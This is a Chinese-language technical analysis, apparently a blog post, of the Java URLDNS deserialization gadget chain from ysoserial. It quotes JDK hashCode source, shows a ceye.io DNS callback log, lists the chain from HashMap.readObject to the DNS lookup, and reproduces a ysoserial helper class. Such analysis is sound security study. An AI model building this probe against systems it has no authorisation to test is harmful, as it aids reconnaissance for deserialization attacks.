因为 key 是 java.net.URL 对象，查看 URL 类的 hashCode 方法



进入 hashCode 方法：

```

public synchronized int hashCode() {
    if (hashCode != -1)
        return hashCode;

    hashCode = handler.hashCode(this);
    return hashCode;
}

```

当 hashCode 等于 -1 时，计算 handler 的 hashCode

This 是 URL 类构造函数的回调：

```

public URL(String protocol, String host, int port, String file)
    throws MalformedURLException
{


```

```
    this(protocol, host, port, file, null);  
}
```

handler 是 URLStreamHandler 类对象，进入 URLStreamHandler 类的 hashCode 方法，参数为 url:

```
protected int hashCode(URL u) {  
    int h = 0;  
  
    // Generate the protocol part.  
    String protocol = u.getProtocol();  
    if (protocol != null)  
        h += protocol.hashCode();  
  
    // Generate the host part.  
    InetAddress addr = getHostAddress(u);  
    if (addr != null) {  
        h += addr.hashCode();  
    } else {  
        String host = u.getHost();  
        if (host != null)  
            h += host.toLowerCase().hashCode();  
    }  
  
    // Generate the file part.  
    String file = u.getFile();  
    if (file != null)  
        h += file.hashCode();  
  
    // Generate the port part.  
    if (u.getPort() == -1)  
        h += getDefaultPort();  
    else  
        h += u.getPort();  
  
    // Generate the ref part.  
    String ref = u.getRef();  
    if (ref != null)  
        h += ref.hashCode();  
  
    return h;  
}
```

InetAddress addr = getHostAddress(u);就是发送 DNS 请求，具体作用就是根据主机名，获取其 IP，到这里就没必要再跟进了。



可以使用 <http://ceye.io/> 反连平台进行验证：

Records / DNS Query				
The record is only saved for 6 hours and only the last 100 items are displayed.				
<input type="text" value="input search url name"/> <input type="button" value="Download"/> <input type="button" value="Reload"/> <input type="button" value="Clear"/>				
ID	Name	Remote Addr	Created At (UTC+0)	
1492229311	wwwak8.ceye.io	61.188.6.202	2023-09-05 11:14:44	
1492229308	wwwak8.ceye.io	61.188.6.202	2023-09-05 11:14:44	
1492229304	wwwak8.ceye.io	61.188.16.18	2023-09-05 11:14:44	
1492229300	wwwak8.ceye.io	61.188.6.202	2023-09-05 11:14:44	
1492229298	wwwak8.ceye.io	61.188.6.210	2023-09-05 11:14:44	
1492229296	wwwak8.ceye.io	61.188.7.206	2023-09-05 11:14:44	
1492229295	wwwak8.ceye.io	61.188.16.18	2023-09-05 11:14:44	
1492229294	wwwak8.ceye.io	61.188.16.238	2023-09-05 11:14:44	
1492229293	wwwak8.ceye.io	61.139.113.102	2023-09-05 11:14:44	
1492229291	wwwak8.ceye.io	61.188.7.206	2023-09-05 11:14:44	

利用链比较简单：

HashMap->readObject()

HashMap->hash()

URL->hashCode()

URLStreamHandler->hashCode()

URLStreamHandler-> getHostAddress()

InetAddress-> getAIIByName()

要构造这个 Gadget，需要先构造一个 url 类，并放在 HashMap 的 key 中。URL 类中的 handler 对象为 URLStreamHandler 类。并且要使 hashCode=-1，这样才会计算 URLStreamHandler

的 hashCode，才能成功调用后面的 DNS 请求。

Ysoserial 为了防止在序列化过程中调用 DNS 请求，使用了 SilentURLStreamHandler 类，里面重写了 getHostAddress 方法，不是必须的：

```
static class SilentURLStreamHandler extends URLStreamHandler {  
  
    protected URLConnection openConnection(URL u) throws  
IOException {  
        return null;  
    }  
  
    protected synchronized InetAddress getHostAddress(URL u) {  
        return null;  
    }  
}
```